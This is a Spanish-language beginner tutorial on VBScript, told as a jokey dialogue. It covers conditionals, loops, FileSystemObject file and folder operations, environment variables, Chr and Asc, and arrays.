El siguiente script es un ejemplo para perfeccionar el uso de los operadores de condición con ayuda de nuestro camarada **if** (:

```
edad=inputbox ("Cuántos años crees que tiene mi abuelo?","Adivina",60)
if edad=75 then
msgbox "Guauuu...!!! Cómo supiste eso??? O:",32,"GANADOR!!! ;)"
else
if edad<40 then
msgbox "No seas menso un abuelo no puede tener tan poquitos
años!!!",16,"TONTTO!!! :("
else
if edad>105 then
msgbox "Idiota nadie puede vivir tanto tiempo!!!",16,"TONTTO!!! :("
else
msgbox "Fallaste, inténtalo de nuevo...",16,"PERDEDOR :("
end if
end if
end if
```

Esta estructura es un poco más compleja. Si se cumple la primera condición se ejecuta el mensaje 1. Si no se cumple, el script le da un vistazo a la segunda condición. En caso de cumplirse nos mostrará el mensaje 2. Imaginemos que tampoco se cumple, entonces se pasará a evaluar la última condición y si se satisface veremos el tercer mensaje.

Solo en caso de que las tres condiciones sean falsas se ejecutará la última sentencia:

```
else  
msgbox "Fallaste, inténtalo de nuevo...",16,"PERDEDOR :("
```

Hay que resaltar que las condiciones son **excluyentes entre sí**.

-Qué????

O sea que al momento de que alguna de ellas resulte ser cierta, se ejecutan las sentencias que le corresponden y se abandona el condicional. Por ejemplo. Si la primera condición es cierta, ya para que se revisa la segunda y la tercera :)

Observación: Al final del código escribimos 3 veces la instrucción **End If** esto es así porque usamos tres condiciones y las tres deben terminar. (Usamos 3 if)

Condiciones Compuestas

```
dinero=inputbox ("Cuánto dinero tienes ahorrado?")  
if dinero=0 Or dinero <10 then  
msgbox "No inventes, estás más pobre que yo :("'  
else  
msgbox "Vaya tienes más dinero que yo, bien por ti :)"'  
end if
```

Aquí tenemos dos condiciones unidas por el operador lógico **Or**. El código podría leerse así: "Si la cantidad de dinero es igual a cero o menor que 10 entonces...

Anda intenta crear tus propias condiciones compuestas usando otros operadores lógicos :)

Condiciones Múltiples

```
Amistad=inputbox ("Del 1 al 4 ¿qué tan bien te caigo?")
select case Amistad
case 1
msgbox "Te amo. Espero que seas una chica :)"
case 2
msgbox "Me simpatizas"
case 3
msgbox "Te odio"
case 4
msgbox "Te mataré en cuanto pueda 3:)"
case else
msgbox "No seas ridículo escribe un número del 1-4"
end select
```

Esta vez utilizamos `select case` en lugar del `if`. Primero debemos especificar la *variable* que deseamos evaluar, por eso escribimos `select case Amistad`.

Apunte: También se pueden poner dos puntos después del número, así:

```
case 1: msgbox "Me amas. Espero que seas una chica :)"
```

Por cierto eso sirve para poder poner 2 instrucciones en una misma línea, así:

```
Msgbox "Mensaje 1"
Msgbox "Mensaje2"
```

=

```
Msgbox "Mensaje 1": Msgbox "Mensaje2"
```

En el código vemos muchos `case` con diferentes números al lado, por decir `case 3` podría significar: **En caso** de que la variable `Amistad` sea un 3 mostraré el mensaje: "Te odio"

Lo mismo con las demás, si te simpatiza pones un 2, pero si lo detestas tu sabes si le das un 3 o 4 .-.

No olvides agregar al final el `end Select`

Para apreciar el verdadero valor del `select case` escribiremos el mismo código pero usando el `if`:

```

Amistad=inputbox ("Del 1 al 4 ¿qué tan bien te caigo?")
if Amistad = 1 then
msgbox "Me amas. Espero que seas una chica :)"
else
if Amistad = 2 then
msgbox "Me simpatizas"
else
if Amistad = 3 then
msgbox "Te odio"
else
if Amistad = 4 then
msgbox "Te mataré en cuanto pueda 3:)"
else
msgbox "No seas ridículo escribe un número del 1-4"
end if
end if
end if
end if

```

Con ambos códigos obtenemos el mismo resultado pero ¿con cual crees que escribes menos? :p

De hecho si nos enamoramos del If y no lo queremos cambiar por el Select Case también se puede acortar más el código ;)

```

Amistad=inputbox ("Del 1 al 4 ¿qué tan bien te caigo?")
if Amistad = 1 then
msgbox "Me amas. Espero que seas una chica :)"
elseif Amistad = 2 then
msgbox "Me simpatizas"
elseif Amistad = 3 then
msgbox "Te odio"
elseif Amistad = 4 then
msgbox "Te mataré en cuanto pueda 3:)"
else
msgbox "No seas ridículo escribe un número del 1-4"
end if

```

Creo que es claro lo que hicimos, si te diste cuenta solo escribimos una sola vez la instrucción `end If` porque nada más usamos un `If` los otros fueron `elseif` ;)

Bucles: For, Next

Los bucles nos sirven para repetir una acción más de una vez (Las veces que nosotros queramos) Por eso también se les llama ciclos.

Para crear un bucle nos apoyaremos en las palabras mágicas `For` y `Next` y algunos otros parámetros más ;)

Sintaxis:

```
FOR contador = valor_inicial TO valor_final STEP incremento  
BLOQUE DE SENTENCIAS  
NEXT
```

Veamos un ejemplo:

```
Dim A  
For A=1 To 16 Step 3  
  msgbox (A)  
Next
```

Este script mostrará los números 1, 4, 7, 10, 13, 16.

Como ya teníamos rato sin declarar variables esta vez si lo hicimos (Dim A)

La variable A inicia con el **valor uno** (`For A=1`) y va a estar incrementando de tres en tres (`Step 3`) hasta que la variable valga 16 (`To 16`). Gracias a la instrucción `msgbox (A)` podremos mirar los distintos valores que va tomando A hasta llegar a 16 que es donde termina nuestro bucle ;)

Como experimento haz el mismo script pero quítale el `Step 3` y vas a ver como automáticamente el valor aumenta de uno en uno.

Otro ejemplo:

```
msgbox "Cuenta regresiva"  
FOR contador=5 TO 0 STEP -1  
msgbox "Faltan" & contador  
if contador=0 then  
msgbox "Terminó la secuencia"  
end if  
NEXT
```

Vaya pareciera complicado pero está bastante sencillo ;)

Al dar clic a nuestro script veremos el mensaje: “Cuenta regresiva” creo que eso es lo que debería pasar porque fue la primera instrucción que escribimos, después de aplastar “Aceptar” veremos varios mensajes consecutivos diciendo: “Faltan 5”, “Faltan 4”, “Faltan 3”, “Faltan 2”, “Faltan 1”, “Faltan 0” y un último notificándonos: “Terminó la secuencia”

Explicación: Tenemos la instrucción:

```
FOR contador=5 TO 0 STEP -1
```

Es como la otra, esta se podría leerse así: “Empezando desde contador igual a 5 hasta que contador valga cero disminuir de uno en uno”

La siguiente instrucción:

```
msgbox "Faltan" & contador
```

Es la que nos muestra los mensajes: “Faltan 5”, “Faltan 4”.... Hay que recordar el primer ejemplo del subtema: “Jugando con los operadores”. Tan solo concatenamos a nuestro mensaje todos los valores que va tomando la variable *Contador* pero usando el operador & (Ampersand) ya que es una cadena de **valor numérico** con el + daría error.

Nota: Es mejor usar & para todo y así no enredarnos cuando poner el + o el & porque el ampersand sirve para todo ;)

Y pues la última parte del script ya sabemos lo que significa porque somos todos unos master con el if (:

Y si aun no se te ha ocurrido bien podrías mejorar todavía más el script que tenemos ;)

```
msgbox "Cuenta regresiva",64,"Procesando..."
for contador=5 to 0 step -1
msgbox "Faltan" & contador,48,"Ejecutando..."
if contador=0 then
msgbox "La secuencia terminó correctamente",64,"Finalizando..."
end if
next
```

Bucles: WHILE, WEND

Qué??? Apoco creíste que For y Next son los únicos que nos ayudan a crear un bucle?? Pues no ;)

```
Z=10
While Z=10
msgbox "Seguiré por la eternidad porque la variable
vale diez"
Wend
```

Este bucle seguirá repitiéndose hasta el infinito, a menos que apaguemos la PC o finalicemos el proceso con el **Taskmgr** desde ejecutar o usando el comando **Taskkill /f /im wscript.exe** desde el CMD.

¿Y porque nunca termina? La respuesta está en lo que nosotros mismos escribimos ;)

“**Mientras** la variable **Z** valga **10** continuaré repitiendo el mensaje: *‘Seguiré por la eternidad porque la variable vale diez’*”

Y como ya debiste de darte cuenta en la primera línea nosotros le dimos a **Z** el valor **10**.

Bucles: DO, LOOP

Así es, todavía hay más bucles y para variar este también es Forever :)

```
Do
msgbox "Apuesto que te pondrás furioso 3:)"
Loop
```


¿Qué te parece si le agregamos parámetros o condiciones extras para poder controlarlo?

```
Z=1
Do until Z=5
msgbox "Apuesto a que terminaré tu paciencia 3:)"
Loop
```

-Mmm... Creo que quedamos en las mismas porque termina siendo el mismo ejemplo que pusiste para el bucle WHILE-WEND ._.

Pues si y no es porque se me hallan acabado las ideas :p

Este código también se resume así: "Seguiré mostrando el mensaje: 'Apuesto a que terminaré tu paciencia :)' **hasta** que **Z** sea igual a 5."

Y como ya hicimos que **Z** valiera 1 jamás podrá valer 5 y por eso nuestro bucle jamás terminará.

Ejemplo Práctico de los bucles ;)

```
Clave = ""
Do While Clave <> "CONTRASEÑA"
Clave = inputbox ("Teclea la clave:")
Loop
msgbox "La clave es correcta. Acceso permitido"
```

Como vez la variable **Clave** no contiene ningún valor porque su valor (valor **Null**) lo estableció el mismo bucle "seguirá ejecutándose **mientras Clave sea <diferente> de CONTRASEÑA**". Una vez que la escribamos correctamente el bucle termina y se ejecuta el **msgbox** "La clave es correcta. Acceso permitido"

Podríamos haber sustituido **Clave = ""** por Dim **Clave** incluso haberle dado algún valor o simplemente no haberlo escrito y seguiría funcionando.

Pero la pusimos muy sencilla como de nivel 1 que tal si pasamos al 2 ;)
Cómo le hacemos para que la persona escoja su propia contraseña?

-Pues usando el **inputbox**, yheaa! punto para mí :)

```
Inputbox "Elije una contraseña:"
```

Aaahh tranquilo viejo, cuántas veces te he dicho que no te aceleres :| te daré tu punto cuando acabemos todo el ejercicio :)

Ahora como hago para que después de que ponga su contraseña aparezca un mensaje que le diga cual ha sido?¿?

-Qué? Ese es tu nivel 2? Está bien fácil nomás hacemos que una variable guarde la respuesta que la persona dio y luego a un msgbox le anexamos esa variable.

```
Respuesta=Inputbox ("Elije una contraseña:")  
Msgbox "Tu contraseña será:" & respuesta,64,"Registrado"
```

Oye enserio, bájale 3 rayitas pero al rato te quiero ver 3:) ok, lo que sea de cada quién, está correcto, solo intenta ir usando los tecnicismos que vamos aprendiendo, cambia anexar por el término que ya sabemos (:

Muy bien, pero que tal si queremos que conteste a fuerzas, qué podría hacer para que no deje en blanco el cuadro?¿?

-No me gustan los tecnicismos! :v Bueno, al menos parece que vamos llegando al nivel 2 mi solución sería usar un if que muestre un mensaje de error cuando la variable tenga valor null y otro de continuar cuando escriba algo.

Síguele con esa actitud y no te dejaré hablar

-Es un país libre!

Sip pero resulta que yo soy el escritor y si yo quiero me salto las partes donde opinas! :v

-perdón :(ya me voy a portar bien, todavía me dejarías poner el cuadrito azul donde explico como le haría?¿? :(

Conste te estaré observando o.o...

```
Respuesta=Inputbox ("Elije una contraseña:")  
If respuesta="" then  
Msgbox "Error. Para continuar escribe una contraseña",16,"Login"  
else  
Msgbox "Tu contraseña será:" & respuesta,64,"Registrado"  
End if
```

No están mal pero si nos ponemos muy estrictos en realidad no lo estamos obligando, si no escribe nada le saldrá el mensaje de error y luego se acabará todo, si quiere lo puede volver a abrir y esta vez poner

una contraseña, si quiere, pero nosotros pretendemos que a fuerzas lo haga, entonces cómo lo regresaríamos al Inputbox?

-Chanfle!!! Tu quieres que no se termine sino que se repita la parte donde pone su contraseña... shh... pues, este, mmm, pues :(

Jaja

-No te burles, duele :(

Upss perdón es que en tus palabras dijiste la respuesta :D Te cito: “sino que se repita la parte donde pone su contraseña”. En una palabra dime qué cosa nos sirve para repetir las cosas que necesitamos repetir.

-Ahh esa cosa que usamos para repetir las cosas vendría siendo la cosa que responde al nombre de ...shh... grabadora?

Jaja y todo este tiempo creyendo que eras un soporífero (lo siento tenía que usarlo siempre había querido copiarle al señor magia esa parte) jaja me gustó

-Si, hee, ese era un chiste, me creerías si te digo que fue improvisado .-

Jaja ok, ya, es hora de ponerse serios, que no ves que el lector no está leyendo esto para ver tus estupideces. Una disculpa querido lector no es su culpa que estemos locos.

SOLUCIÓN: BUCLE DO ;)

```
Do until respuesta <> ""
```

```
  Respuesta=Inputbox ("Elije una contraseña:")
```

```
loop
```

```
  MsgBox "Tu contraseña será:" & respuesta,64,"Registrado"
```

-Hu, hu pido leerlo! El bucle seguirá repitiéndose hasta que la respuesta sea diferente del valor null, o sea que cuando ponga algo el bucle se cerrará porque cualquier cosa será diferente de nada :)

Excelente! El bucle tiene encerrado al Inputbox por lo tanto el Inputbox se seguirá repitiendo hasta que se cumpla la condición.

-Pero donde dejaste el otro mensaje? El que dice: “Acceso denegado. Para continuar escribe una contraseña”

No se ocupa, pero si quieres ponérselo estaría mejor, se miraría más PRO (: pero pudiera ser que nos echemos algunos problemas.

-Genial, eso me gusta, sabías que los obstáculos se hicieron para vencerse? :p

```
Do
Respuesta=Inputbox ("Elije una contraseña:")
If respuesta="" then
Msgbox "Error. Para continuar escribe una contraseña",16,"Loggin"
else
Msgbox "Tu contraseña será:s" & respuesta,64,"Registrado"
End if
loop
```

Oye si te diste cuenta de lo que hiciste? Acabas de crear otro bucle infinito :O se supone que debe finalizar cuando la respuesta deje de ser igual a ""

-Cierto, ya veo pues podríamos usar el comando goto :)

Sería estupendo pero lo más que se le acerca a lo que quieres es **On Error Goto** y sirve para gestionar errores. Nuestra salvación será el **exit do** :)

```
Do
Respuesta=Inputbox ("Elije una contraseña:")
If respuesta="" then
Msgbox "Error. Para continuar escribe una contraseña",16,"Loggin"
else
Msgbox "Tu contraseña será:s" & respuesta,64,"Registrado"
exit do
End if
loop
```

Esa instrucción es nueva con ella hacemos que se detenga totalmente el *bucle do* y así continuar con lo siguiente :) Ahora necesito que el usuario vuelva a escribir su contraseña para verificar que sí la memorizó y que se repita hasta que ponga la que había elegido.

-Ok, me mataste hasta aquí llegué, tampoco se trataba de saltarse 98 niveles

Bien, de todas maneras ya me habías ayudado mucho, ahora me toca (: Debemos crear un segundo bucle que también deberá cerrarse y aparte otro if, nos va a quedar un sabroso sándwich jomi :D

```

Do
Respuesta=Inputbox ("Elije una contraseña:")
If respuesta="" then
Msgbox "Error. Para continuar escribe una contraseña",16,"Loggin"
else
Msgbox "Tu contraseña será:" & respuesta,64,"Registrado"
'Lo que sigue debe escribirse aquí antes de cerrar el bucle o se acaba todo
Msgbox "A continuación deberás identificarte",48," Loggin"
Do
confirmando=inputbox ("Ingresa tu contraseña:")
if confirmando= respuesta then
msgbox "Acceso permitido",64,"Bienvenido" : msgbox "Fin de la práctica"
exit do
else
msgbox "Error. Intenta de nuevo",48,"Acceso Denegado"
end if
loop
exit do
end if
loop

```

Listo! Tuvimos que anidar bucles y condicionales pero bueno ya quedó; todo hubiera estado más pequeño si no hubieras querido superar tu obstáculo :|

El bucle **Do** acepta como parámetros tanto a **Until** como a **While** por lo que resulta bastante práctico.

```

FOR se usa con NEXT (Acepta TO y STEEP)
WHILE se usa con WEND
DO se usa con LOOP (Acepta UNTIL y WHILE)

```

Se pone más bonito: OBJETOS

Entramos al plato fuerte, por si no lo sabias VBS es un lenguaje de **alto** nivel que entra en la categoría POO (Programación Orientada a Objetos) está basada en considerar cada elemento que se usa en un programa como un objeto individual. Vamos conociendo a dos de ellos:

- **FileSystemObject**
- **Wscript.Shell**

Te parece si primero nos peleamos con el FSO?

No te preocupes si llegamos hasta aquí es porque podemos llegar más allá (:

Creando Carpetas:

```
Set Experimento1>CreateObject("Scripting.FileSystemObject")
Experimento1.CreateFolder("C:\Users\Shadow\Desktop\Carpeta1")
```

El script anterior crea una carpeta en mi escritorio al darle clic :)

-Qué pasa con tu vida? Como esperas que entienda eso!!!

Pero Luciérnago ni siquiera me diste tiempo de explicarlo ._.

No es tan difícil nomás continua leyendo:

De entrada la primera instrucción que pusimos siempre será la misma para todo lo que hagamos con el objeto **FSO**

-¿Y qué significa?

Ahí te va ;)

Set Experimento1. Con eso declaramos la variable **Experimento1** (En lugar de **Dim** usamos **Set**) Después dijimos que esa variable era igual a **CreateObject** (**Crear Objeto**) pero como hay más de un objeto necesitamos indicar a cual nos referimos por eso es que inmediatamente después abrimos un paréntesis y entre comillas escribimos: **Scripting.FileSystemObject.** La primera palabra nos hace recordar lo que dijimos al comienzo que VBS es un lenguaje de Scripting luego aparece un punto y ahora sí el objeto que queremos usar el **FSO**.

Espero que ya no haya problemas con eso ;)

En la segunda línea empezamos poniendo el nombre de la variable que habíamos declarado con **Set** seguida de un punto y la instrucción **CreateFolder** (**Crear Folder**) eso está más fácil porque el mismo subtítulo dice que vamos a crear carpetas con VBS.

Lo que resta es aún más simple pues tan solo es el directorio o la ruta -entre comillas- en el que deseamos que aparezca nuestra carpeta. En mi caso saldrá en mi escritorio con el nombre **Carpeta1** tal como puedes observar:

("C:\Users\Shadow\Desktop\Carpeta1")

Apunte: Si no tienes claro el asunto de los directorios te aconsejo descargar el manual del **CMD** en <http://www.hackxcrack.es/cuadernos/cmd/> y no, no es publicidad ;)

-¿pero por qué debemos volver a escribir el nombre de la variable en la segunda línea?

Mmm... pienso que quizá sea para entender mejor el código porque si te fijas el valor de la variable **Experimento1** en pocas palabras es igual al objeto **FSO** y cuando la volvimos a escribir en la segunda línea sería como *llamar* de manera más rápida a ese objeto. Esa es precisamente la razón por la que el código anterior bien podría escribirse así:

```
CreateObject("Scripting.FileSystemObject").CreateFolder("C:\Users\  
Shadow\Desktop\Carpeta1")
```

¿Te das cuenta? Esta vez no usamos ninguna variable ;)

Borrando Carpetas:

```
Set Experimento2=CreateObject("Scripting.FileSystemObject")  
Experimento2.DeleteFolder("C:\Users\Shadow\Desktop\Carpeta1")
```

El único cambio fue modificar el anterior **CreateFolder** por **DeleteFolder** (**Borrar Folder**) y con eso borramos **Carpeta1**; algo muy similar se hará para los siguientes ejemplos por eso no necesitarán tanta explicación ;)

Moviendo Carpetas:

```
Set Experimento3=CreateObject("Scripting.FileSystemObject")  
Experimento3.MoveFolder "C:\Users\Shadow\Desktop\Carpeta1",  
"C:\Windows\Carpeta1"
```

La sintaxis es simple: Dónde está la carpeta que deseamos mover, una coma y a dónde la deseamos enviar. **Ojo!** no se usan paréntesis y ambos directorios deben estar en la misma línea o mostrará error lo mismo va para los demás.

Copiando Carpetas:

```
Set Experimento4=CreateObject("Scripting.FileSystemObject")
Experimento4.CopyFolder "C:\Users\Shadow\Desktop\Carpeta1",
"C:\Windows\Carpeta1", true
```

Es la misma sintaxis que el caso anterior solo que la instrucción **true** nos da la posibilidad de sobrescribir la carpeta en caso de que ya exista.

Borrando Archivos:

```
Set Prueba1=CreateObject("Scripting.FileSystemObject")
Prueba1.DeleteFile "C:\Users\Shadow\Desktop\Documento.rtf"
```

Debes asegurarte de especificar la extensión del archivo a borrar esa regla no cambiará mientras estés trabajando con ficheros.

Moviendo Archivos:

```
Set Prueba2=CreateObject("Scripting.FileSystemObject")
Prueba2.MoveFile "C:\Users\Shadow\Desktop\Documento.txt ",
"C:\Windows\Documento.txt "
```

Copiando Archivos:

```
Set Prueba3=CreateObject("Scripting.FileSystemObject")
Prueba3.CopyFile "C:\Users\Shadow\Desktop\Documento.html ",
"C:\Windows\Documento.html ", true
```

La palabra **true** , a menos que indique lo contrario, siempre significará lo mismo: un *sí* a sobrescribir.

Variables de entorno

Para que nuestros scripts se vuelvan más internacionales y pueden turistar en cualquier máquina sin visa necesitan de las variables de entorno :D

Tendremos que adelantarnos tantito al siguiente objeto: **Wscript**

Por ahí escuché que editaron un cuaderno que explicaba algo de este asunto.

```
Set ws= Wscript.CreateObject("WScript.Shell")
contenedor= ws.ExpandEnvironmentStrings("%UserName%")
WScript.Echo "Tu nombre de usuario es:" & contenedor
```


Ya conocemos como funciona. Declaramos la variable `ws` con `Set`, la nombré así para recordar que guarda al objeto `wscript` no intentas llamarla `wsh` porque no se puede. Antes de la instrucción `CreateObject` añadimos un punto y luego la palabra `Wscript` en realidad eso puede estar o puede no estar lo puse para que se viera más **MÁS PRO** :D si quieres ponérselo al FSO también se vale.

Después aparece otra variable llamada `contenedor` a esta no la declare, si lo hubiese hecho tendría que haber usado `Dim` porque `Set` copea un objeto, es decir, le pasa un valor binario a la variable y `contenedor` no almacena nada de esto más bien usa a `ws` para llamar al objeto `wscript` y almacenar el nombre de usuario por medio de la función `ExpandEnvironmentStrings`.

Mira bien como se deben escribir las variables de entorno: ("%UserName%") entre paréntesis, comillas y signos de porcentaje.

La última parte es la que nos enseña el mensaje que miramos, esta vez utilicé a `WScript.Echo` en lugar de `Msgbox` pero ambas son equivalentes, la único que noto de diferente es que `WScript.Echo` no deja usar ni botones ni iconos ni ningún título distinto al que ya tiene.

Al mensaje final solo le *concatenamos* el valor de la variable `contenedor` o sea que le añadimos el nombre que tenemos de usuario :)

-uff es mucho más fácil hacer este jale en batch :/

Si pero ten en cuenta que `vbs` nos deja hacer lo que para `batch` es imposible así que sigamos que ahora viene como crear nuestras propias variables de entorno, quita esa cara que si podrás hacerlo :)

```
Set ws = WScript.CreateObject("WScript.Shell")
Set auxiliar = ws.Environment("SYSTEM")
auxiliar("DOS") = "C:\Windows\System32\COMMAND.COM"
Wscript.Echo "Ya terminamos te dije que estaba fácil ;D"
```

Escribe `%dos%` en ejecutar y se debe abrir el `command`. Lo bueno de esto es que podemos hacer un montón de variables más usando solo a `auxiliar` nomás hay que escribir las siguientes una debajo de otra igual que en el ejemplo.

Importante: Si queremos crear una variable que guarde una carpeta de usuario tendremos que reemplazar ("SYSTEM") por ("USER")

Aquí te doy otra alternativa para hacer lo mismo que hicimos en el primer ejemplo pero con un nuevo objeto aunque nos limitará un poco:

```
Set net=Wscript.CreateObject("Wscript.Network")
nombre= net.UserName
msgbox "Tu nombre de usuario es:" & nombre
```

-Que bestia eres! No te costaba nada usar este objeto en vez del otro >.<

Es que hay que aprender a interpretar todo tipo de código no siempre verás los mismos procedimientos. Mira aquí hay otra forma:

```
Set net=Wscript.CreateObject("Wscript.Network")
msgbox "El nombre del usuario es:" & net.UserName
msgbox "El nombre del equipo es:" & net.UserDomain
```

¿Y qué te parece uno con process? :D

```
Set ws=Wscript.CreateObject("Wscript.Shell")
Set cont= ws.Environment("Process")
msgbox "El nombre del usuario es:" & cont("UserName") & vbCRLF & _
"Tu carpeta personal es:" & cont("UserProfile") & vbCRLF & _
"El nombre del equipo es:" & cont("ComputerName") & vbCRLF & _
"El directorio raíz es:" & cont("SystemRoot") & vbCRLF & _
"La unidad del sistema es:" & cont("SystemDrive")
```

Por ahí hay otro objeto más el **ADSystemInfo** no se verá pero puedes documentarte, yo le seré leal al **Wscript.Shell** xD

Lo siguiente será usar las variables de entorno con el objeto **Fso** para poder crear, borrar, mover o copiar cosas en cualquier computadora.

```
Set fso=Wscript.CreateObject("Scripting.FileSystemObject")
Set ws= Wscript.CreateObject("WScript.Shell")
contenedor= ws.ExpandEnvironmentStrings("%UserName%")
fso.MoveFolder "C:\Users\" & contenedor & "\prueba",
"C:\Windows\prueba"
```

Acabo de mover la carpeta **prueba** que estaba en C:\Users\Shadow a C:\Windows checa bien donde hay que poner comillas.

-Ah ya lo veo pero no sería mejor haber usado %userprofile%?

See pero quería que tú lo descubrieras y lo hicieras de esa forma. Mientras borraremos un fichero llamado **lxc.log** que está en c:

```
Set fso=Wscript.CreateObject("Scripting.FileSystemObject")
Set ws= Wscript.CreateObject("WScript.Shell")
contenedor= ws.ExpandEnvironmentStrings("%SystemDrive%")
fso.DeleteFile contenedor & "\lxc.log"
```

También pudo haber quedado así:

```
Set fso=Wscript.CreateObject("Scripting.FileSystemObject")
Set ws= Wscript.CreateObject("WScript.Shell")
contenedor= ws.ExpandEnvironmentStrings("%SystemDrive%\lxc.log")
fso.DeleteFile contenedor
```

Espero y haya quedado entendido sino solo se trata de volver a leerlo o continuar con lo que venga :D

Por último te dejo esta posibilidad:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set ws = CreateObject("WScript.Shell")
Directorio = ws.ExpandEnvironmentStrings("%WINDIR%\nuevo")
If Not fso.FolderExists(Directorio) then
fso.CreateFolder(Directorio)
```

Usando la línea:

```
If Not fso.FolderExists(Directorio) then
comprobamos si no existe la carpeta "nuevo" y si así es la creamos con:
fso.CreateFolder(Directorio)
```

No me extenderé en como usar **FolderExists** creo que ya puedes intuirlo o allí tienes al infalible Google (no se si a ti te pase pero a veces me caí mal por sabelotodo). Si trabajas con ficheros tendrías que usar **FileExists**.

Crear archivos de texto

```
Set Ensayo1=CreateObject("Scripting.FileSystemObject")  
Ensayo1.CreateTextFile "C:\Users\Shadow\Documento.txt", true
```

Ya sabemos que el **true** sobrescribe. La palabra clave es **CreateTextFile** (Crear Archivo de Texto)

Pero hay más, si agregamos una variable extra también podremos editarlo (:

Recuerda: Acabas de aprender a usar las variables de entorno, es hora de que las aproveches yo no lo haré para ahorrar espacio, ok es mentira la verdad es por flojera xD

```
Set Ensayo1=CreateObject("Scripting.FileSystemObject")  
Set Fichero= Ensayo1.CreateTextFile ("C:\Users\Shadow\Documento.txt", true)  
Fichero.WriteLine "Aquí pongo el texto que quiero que aparezca ;)"  
Fichero.WriteLine "Whoo! realmente funciona :)"  
Fichero.Close
```

Si te das cuenta en todo lo nuevo que observas aparece la variable extra que dije que íbamos a necesitar.

*-Mmm.. la variable extra debe ser **Fichero** porque también se declaró con la instrucción **Set Fichero***

Muy bien y si miras con calma verás que *Fichero* termina siendo igual a Documento.txt

-En donde dice eso? Yo solo veo esto:

```
Set Fichero= Ensayo1.CreateTextFile ("C:\Users\Shadow\Documento.txt", true)
```

Pues allí mismo es donde dice! La variable **Fichero** es igual a crear un archivo de texto en el directorio *C:\Users\Shadow* con el nombre Documento.txt. Por lo tanto podría decirse que la variable **Fichero** es igual al archivo Documento.txt

De modo que al escribir **Fichero.WriteLine** (Escribir Línea) es como estar escribiendo dentro del mismísimo archivo de texto que acabamos de crear ;)

Nota: WriteLine escribe una línea y a la vez agrega un intro por eso cuando escribimos de nuevo ya lo hacemos en una nueva línea; si usáramos solo **Write** las oraciones irían quedando una detrás de la otra. Por último cerramos el archivo con **Fichero.Close** (es opcional)

Observación1: Para estos casos es muy importante usar paréntesis.

Observación2: Debes cuidar el espacio que pones entre los distintos directorios. No es igual C:\Users\Shadow\Documento.txt que C:\Users\Shadow\Documento.txt

Archivos de cualquier tipo ;)

Espero que no te haya pasado lo mismo. Como hemos estado usando la palabra **CreateTextFile** creía que solo se pueden hacer ficheros *.txt pero se me ocurrió probar con otras extensiones y si funcionó :p

```
Set Ensayo4=CreateObject("Scripting.FileSystemObject")
Set Fichero4= Ensayo4.CreateTextFile ("Archivo.bat", 1)
```

Te das cuenta? Hicimos dos cosas; primeo creamos un programa por lotes ejecutable y además **NO** especificamos ninguna ruta de destino; por lo cual el archivo tiene que aparecer en el mismo directorio en el que está nuestro script. ¿Y si usáramos **WriteLine** para escribirle código batch?, ¿podría crearse un bat ejecutable? Mira la página 62.

Función Chr y Asc

Si quiero que el mensaje del msgbox sea: "HackxCrack" ¿qué tendría que hacer?, ¿Cómo muestro las comillas?

```
Msgbox Chr(34) & "HacxCrack" & Chr(34)
```

El número 34 es la conversión de las comillas en código [ascii](#) revisa el link y cambia el 34 por algún otro número que encuentres. Si escribes msgbox **Chr(64)** ¿qué carácter obtienes?

El **Asc** es la función inversa; se usa así:

```
Msgbox Asc("@")
```

¿Qué número crees que devuelva esa línea?

-El 64! y ese es el que hay que poner en el Chr

Como dijo el Mario 'Very Good'

Estaría mejor guardar en una variable el carácter que necesitas y ya no usarías la función **Chr** sino el nombre de la variable.

Pero si realmente me quieres sorprender y ya sabes programar un poco en batch, podríamos mejorar nuestro script, en la última página está un ejemplo de como incrustar código batch en un vbs y si lo quieres probar contigo no te preocupes que no hace nada malo.

Apunte: Si no sabes y quieres aprender sobre batch descarga el par de manuales [aquí](#) y [aquí](#) :)

Pequeño Paréntesis: Array (Colección)

Un **array** o **matriz**, es *una variable que tiene muchos valores*, así de sencillo para que nos complicamos con tecnicismos ;) Para acceder a cada uno de estos valores, necesitamos usar índices (números) Aquí viene el ejemplo:

```
Dim Paises(3)
Paises(0)="México"
Paises(1)="España"
Paises(2)="Rusia"
Paises(3)="Estados Unidos"
Msgbox Paises(0)
```

La variable Paises tiene espacio para 4 valores porque empieza desde cero; después hay que definir cada uno de los 4 valores de Paises yo elegí México, España, Rusia y Estados Unidos, al final solo usamos el MsgBox **Paises(0)** para mirar un mensaje diciendo "México", porque si nos fijamos bien al llamar al Array pusimos el índice 0 que le corresponde a México si hubieras puesto esto: MsgBox **Paises(1)** el mensaje diría "España"

Nuestro ejemplo también podría declararse así:

```
Paises=array("México", "España", "Rusia", "Estados Unidos")
Msgbox Paises(0)
```

En esta segunda manera no es necesario declarar la variable Paises ni asignarle una determinada cantidad de espacio, como si lo fue en el caso anterior- Dim **Paises**(3) -

Así, México queda en el lugar 0, España en el 1, Rusia en el 2 y Estados Unidos en el 3. También están las matrices **bidimensionales** pero esas ya no nos importan (:


Bucle: FOR EACH

Sí Luciérnago, ya se que debí poner este bucle al lado de los demás solo que ha este se le hizo tarde, pero sí tenemos que ver su función para poder continuar ;)

El **For Each** (**Por Cada**), se usa para trabajar con los arrays, aunque también abarca otros campos.

Este For recorre todos los elementos de una colección o vector.

```
Dim Países(3)
Países(0)="España"
Países(1)="México"
Países(2)="Rusia"
Países(3)="Estados Unidos"
For Each X in Países
Msgbox X
next
```



'Estos son elementos del vector

Es el mismo array que estábamos usando (ECOCE dice que si no reciclas el mundo morirá) El pequeño y extraño código que acabamos de añadirle se pudiera leer así:

“**Por cada X** (No importa la letra que uses) **en Países** mostrar un mensaje **X**. Si alguien entendió eso que me lo explique .-. mejor lo acomodo, que tal así: “Por cada Elemento **X** que haya **en** el array **Países** ir mostrando un mensaje con el nombre de cada Elemento **X**”

-Haber, haber, primeramente ¿por qué Elemento X?

Qué nunca has escuchado esto? “Ni empieces con tus excusas, por x o y motivo no me traes la tarea”

-Ahhh si lo he escuchado...

Créeme que yo también. El caso aquí es que **x** representa cualquier cosa; por eso el elemento **x** puede ser cualquier elemento, en este caso los elementos son nombres de países, por lo tanto:

“**Por cada Nombre de País** que haya **en** el array **Países** ir mostrando un mensaje con el nombre de cada país”.

